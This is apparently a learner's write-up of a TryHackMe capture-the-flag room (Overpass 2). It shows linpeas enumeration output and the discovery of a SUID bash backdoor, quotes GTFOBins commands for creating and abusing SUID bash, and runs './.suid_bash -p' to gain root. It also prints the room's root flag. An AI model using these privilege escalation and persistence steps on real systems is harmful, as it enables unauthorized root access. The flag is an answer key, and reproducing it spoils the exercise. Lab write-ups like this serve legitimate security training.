
```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          linpeas-ng by github.com/PEASS-ng

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or
 other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...
```

I noticed there was a binary file in the home folder of user james as seen in the linpeas image below.




```
                                ╔══════════════════════════════════╗
════════════════════════════════╣ Files with Interesting Permissions ╠════════════════════════
                                ╚══════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 146K Jan 31  2020 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 22K Mar 27  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 59K Mar 22  2019 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 40K Mar 22  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 43K Jan  8  2020 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 27K Jan  8  2020 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-sr-x 1 root root 1.1M Jul 22  2020 /home/james/.suid_bash (Unknown SUID binary!)

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 71K Mar 22  2019 /usr/bin/chage
-rwxr-sr-x 1 root crontab 39K Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root mlocate 43K Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 23K Mar 22  2019 /usr/bin/expiry
-rwxr-sr-x 1 root tty 31K Jan  8  2020 /usr/bin/wall
-rwxr-sr-x 1 root tty 14K Jan 17  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 355K Mar  4  2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root utmp 10K Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root shadow 34K Feb 27  2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34K Feb 27  2019 /sbin/pam_extrausers_chkpwd
-rwsr-sr-x 1 root root 1.1M Jul 22  2020 /home/james/.suid_bash (Unknown SGID binary)

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so
```

This info were super interesting for I was able to abuse them to escalate my priviledge.



```
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/james/.suid_bash
/root/
/var/www
/var/www/html

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
-rwsr-sr-x 1 root root 1113504 Jul 22  2020 /home/james/.suid_bash
```


So as noticed initially, there is a binary file named .suid_bash in the home dir of james as seen in the image below.



```
james@overpass-production:/home/james$ ls -la
total 1980
drwxr-xr-x 7 james james    4096 Jul 16 11:54 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Jul 16 12:03 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
-rwxr-xr-x 1 james james  862777 Jul 14 04:28 linpeas.sh
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$
```

Node Type: Rich Text - Date Created: 2024/07/16 - 10:53 - Date Modified: 2024/07/16 - 15:12

I visited the GTFO bins website and search "bash" and click on the SUID option since we have a bash SUID file and we immediately see a command ./bash -p.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which bash) .

./bash -p
```

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

Basically if you run the bash file with -p option, the -p option will run it with the privileges of the Effective User Id (root). By executing this binary file with the -p flag, I was able to escalate to root as seen in the image below.
I retrieved the root flag from the root directory.




```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# pwd
/home/james
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls -la
total 28
drwx------  4 root root 4096 Jul 22  2020 .
drwxr-xr-x 23 root root 4096 Aug 14  2020 ..
lrwxrwxrwx  1 root root    9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Jul 22  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jul 21  2020 .ssh
-rw-------  1 root root   38 Jul 22  2020 root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```



+20 What's the root flag?

thm{d53b2684f169360bb9606c333873144d}



Congratulations!

You've completed the room! Share this with your friends:

igated, Paradox needs someone to take control of the Overpass production server again.

I really enjoy rooms like this where you need to investigate an incident and understand what happened before fixing the damage done or using the evidence collected to attack the machine and get flags.

https://tryhackme.com/r/room/overpass2hacked

Conclusion

I really enjoyed this free room and how it incorporated multiple stages before attacking the target machine.

I so fascinating that I was able to apply most of the skill I have been accumulating both during my class assignment and personal studies on this room, especially in privilege escalation room.

However I was required to do a lot of research and by this I was able to solve this room.